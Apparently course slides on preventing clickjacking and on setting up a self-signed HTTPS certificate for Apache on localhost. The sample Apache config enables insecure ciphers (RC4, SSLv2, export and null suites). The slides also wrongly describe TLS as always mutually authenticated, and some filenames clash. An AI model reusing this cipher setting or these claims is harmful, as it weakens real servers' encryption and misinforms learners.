- Use a browser add-on
  - **NoScript**: The NoScript browser add-on prevents users from clicking on invisible or "redressed" web page elements. NoScript is free but is only supported by Mozilla Firefox.
  - **NoClickjack**: The NoClickjack browser add-on is supported by Google Chrome, Mozilla Firefox, Microsoft Edge, and Opera. The add-on forces all frames on a webpage to be visible.



HOW TO PREVENT CLICKJACKING ATTACKS? – SERVER-SIDE (1)

- The way is to add the relevant directives to your website's HTTP headers.
- X-Frame-Options directive
- Introduced by Microsoft in the 2009
- Supported by major browsers

```
X-Frame-Options: DENY
X-Frame-Options: SAMEORIGIN
```

- The X-Frame Options header was never an official internet standard
- Has been supplanted by the frame-ancestors policy
- Many websites still use `X-Frame-Options` today
  - DENY: Disallow all framing
  - SAMEORIGIN: Only allows framing form the specified site(s)

HOW TO PREVENT CLICKJACKING ATTACKS? – SERVER-SIDE (2)

- The `frame-ancestors` directive replaces and supplants the `X-Frame-Options` directive.
- How to do it on Apache
  1. We first need to enable `mod_headers`.
     - `sudo a2enmod headers`
  2. Restart Apache
     - `sudo service apache2 restart`
  3. Edit either `httpd.conf` or `apache.conf`, based on your installation to add the `frame-ancestors` directive.
     - Deny from all sources:
       - `Header set Content-Security-Policy "frame-ancestors 'none';"`
     - Allow from specific domains:
       - `Header set Content-Security-Policy "frame-ancestors example1.com example2.com example3.com;"`

SSL CERTIFICATE


CS418/518

SSL = SECURE SOCKET LAYER

- A means of securing communications over a network so that only the sender and receiver have access to the sensitive data that is contained within.
- This is done using Certificates and Keys.
- The latest version, the Transport Layer Security Protocol (TLS), is based on SSL 3.0.
  - SSL version 1.0
  - SSL version 2.0
  - SSL version 3.0
  - TLS Version 1.0
  - TLS Version 1.0 with SSL Version 3.0 compatibility

AN EXAMPLE OF SSL

the lock symbol indicates that SSL is enabled


- Amazon.com 

- In the status bar of your web browser, or that URL begins with https, instead of http
- You are communicating via SSL to secure your personal information, credit card numbers, etc.


SOME CONCEPTS

- Server authentication
  - A means of authenticating and identifying the server to the client using a Server Certificate
- Server certificate
  - A required part of any SSL communication. The server certificate contains basic information and a digital signature that properly identified the server it is associated with.
- Similar to server authentication, Client Authentication is a means of authenticating and identifying the client to the server using a Client Certificate.
- A Client Certificate contains basic information about the client's identity, and the digital signature on this certificate verified that this information is authentic.
- Show how to view the certificate on Google Chrome.

A certificate authority (CA) is **a trusted entity that issues Secure Sockets Layer (SSL) certificates.**



CERTIFICATES




STEPS FOR SSL COMMUNICATION

- Client connects to a web server (website) secured using SSL (https). Client requests that the server identify itself.
- Server sends a copy of its SSL Certificate, including the server's public key. Client responds by sending a copy of its own SSL certificate for the server to verify.
- Client checks that the certificate is trusted: unexpired, unrevoked, and valid for the website that it is connecting to. If the client trusts the certificate, it creates, encrypts, and sends back a session key using the server's public key.
- Server decrypts the symmetric session key using its private key and begins and encrypted session with the client. The server and client now encrypt all transmitted data with the session key.

Note: the authentication is mutual, meaning that the server is authenticating itself to the client and the client is authenticating itself to the server.

HOW TO TRANSFER FROM HTTP TO HTTPS



STEP 1: GENERATE A CA CERTIFICATE

- SSL certificates are usually signed by third-party companies known as Certificate Authority (CA). They are trusted issuers of the internet and do their due diligence on whether the site does what it is supposed to do before issuing any certificate.
- There is no CA issues certificate for localhost, because no one owns localhost.
- In our case, we will sign the certificate just like the way CA does.

```
$ mkdir cert
$ cd cert
$ mkdir CA
$ cd CA
$ openssl genrsa -out CA.key -des3 2048
```

- The commands will generate a private key and request a simple passphrase for the key.
- The user will enter the passphrase and re-enter it again for confirmation.

GENERATE A CA CERTIFICATE VALID FOR 10 YRS

```
$ openssl req -x509 -sha256 -new -nodes -days 3650 -key CA.key -out CA.pem
```

- Use the same passphrase for the key
- Input desired certificate information
- As of now, in our cert/CA folder, we have two files,
  - CA.key
  - CA.pem

STEP 2: GENERATING A CERTIFICATE

- Prerequisites: a CA key and a CA certificate
- So we can sign SSL certificate since we already created CA
- In the cert/CA directory create a new directory, `localhost`.
  Inside `localhost` create a new file, `localhost.ext`.

```
$ mkdir localhost
$ cd localhost
$ touch localhost.ext
```

The information that needs to be written into the signed SSL certificate will be contained in this **localhost.ext** file.

THE CONTENT OF localhost.txt

```
authorityKeyIdentifier = keyid,issuer
basicConstraints = CA:FALSE
keyUsage = digitalSignature, nonRepudiation, keyEncipherment,
dataEncipherment
subjectAltName = @alt_names
[alt_names]
DNS.1 = localhost
IP.1 = 127.0.0.1
```

GENERATE A KEY FOR LOCALHOST PRIVATE KEY

```
$ openssl genrsa -out localhost.key -des3 2048
```

The command will generate the localhost private key, and the passphrase will be requested for the key, and the user will be asked to confirm it again.

GENERATE CSR


- Use the localhost private key to generate a CSR (Certificate Signing Request) using the passphrase above.

```
$ openssl req -new -key localhost.key -out localhost.csr
```

REQUEST CA TO SIGN A CERTIFICATE

- The single line commands below is run from `/cert/CA/localhost`.

```
$ openssl x509 -req -in localhost.csr -CA ../CA.pem -CAkey ../CA.key -CAcreateserial -days 3650
-sha256 -extfile localhost.ext -out localhost.crt
```



This command takes in the CSR (localhost.csr), the CA certificate (CA.pem and CA.key), and the certificate extensions file (localhost.ext). Those inputs generate a localhost.crt certificate file, valid for ten years.

DECRYPT THE KEY

- The server will need the `localhost.crt` certificate file, and the decrypted key since our `localhost.key` is in encrypted form.

```
$ openssl rsa -in localhost.key -out localhost.decrypted.key
```

- Reference: https://www.section.io/engineering-education/how-to-get-ssl-https-for-localhost/

STEP 3: CHANGE APACHE SETTINGS

- Create `ssl` directory and copy the certificate and decrypted keys down there.

- `mkdir /etc/apache2/ssl`
- `cd /etc/apache2/ssl`

- On MacOS, your directory may be different: `/private/etc/apache2/ssl`

CHANGE `httpd.conf`

- Open `/etc/apache2/httpd.conf`, make sure you have these 2 lines below in it. If not, add them. If there is but with # sign at the beginning, remove the # sign.
- The path may be different in MacOS: /private/etc/apache2/httpd.conf

```
LoadModule ssl_module libexec/apache2/mod_ssl.so
Include /private/etc/apache2/extra/httpd-ssl.conf
```

CHANGE `httpd-ssl.conf`

- Open `/etc/apache2/extra/httpd-ssl.conf` search for lines with SSLCertificateFile and SSLCertificateKeyFile, update them to the below
- The path may be different in MacOS: /private/etc/apache2/httpd-ssl.conf

```
SSLCertificateFile "/etc/apache2/ssl/localhost.crt"
SSLCertificateKeyFile "/etc/apache2/ssl/localhost-decrypted.key"
```

CONFIGURE vhost TO ENABLE PORT 443

- Configure vhosts to enable https 443, open /etc/apache2/extra/httpd-vhosts.conf and the below to it. Replace the value for ServerName, DocumentRoot and Directory path to yours.
- The path may be different in MacOS: /private/etc/apache2/extra/httpd-vhosts.conf

```
<VirtualHost *:80>
    ServerAdmin test.com
    DocumentRoot "/Users/jianwu/Sites"
    ServerName test.com
    ServerAlias test.com
    ErrorLog "/private/var/log/apache2/test.com-error_log"
    CustomLog "/private/var/log/apache2/test.com-access_log" common
</VirtualHost>

<VirtualHost *:443>
    SSLEngine on
    SSLCipherSuite ALL:!ADH:!EXPORT56:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP:+eNULL
    SSLCertificateFile /etc/apache2/ssl/localhost.crt
    SSLCertificateKeyFile /etc/apache2/ssl/localhost.decrypted.key
    ServerName test.com
    <Directory "/Users/jianwu/Sites">
        Order allow,deny
        Allow from all
    </Directory>
</VirtualHost>
```

EDIT `hosts` FILE

- Edit host file for your sever name, open `/etc/hosts` and add this line to it
- You must use sudo
- `127.0.0.1 test.com`

- Restart Apache
  - `sudo apachectl restart`

VIEW YOUR WEBSITE

- Assume you have an index page in /Users/shunter/Sites/test, test it by going to https://test.com

- reference: https://www.codexpedia.com/apache-server/configure-apache-ssl-for-https-on-mac-os/

BACKUP SLIDES BEYOND THIS POINT

CS418/518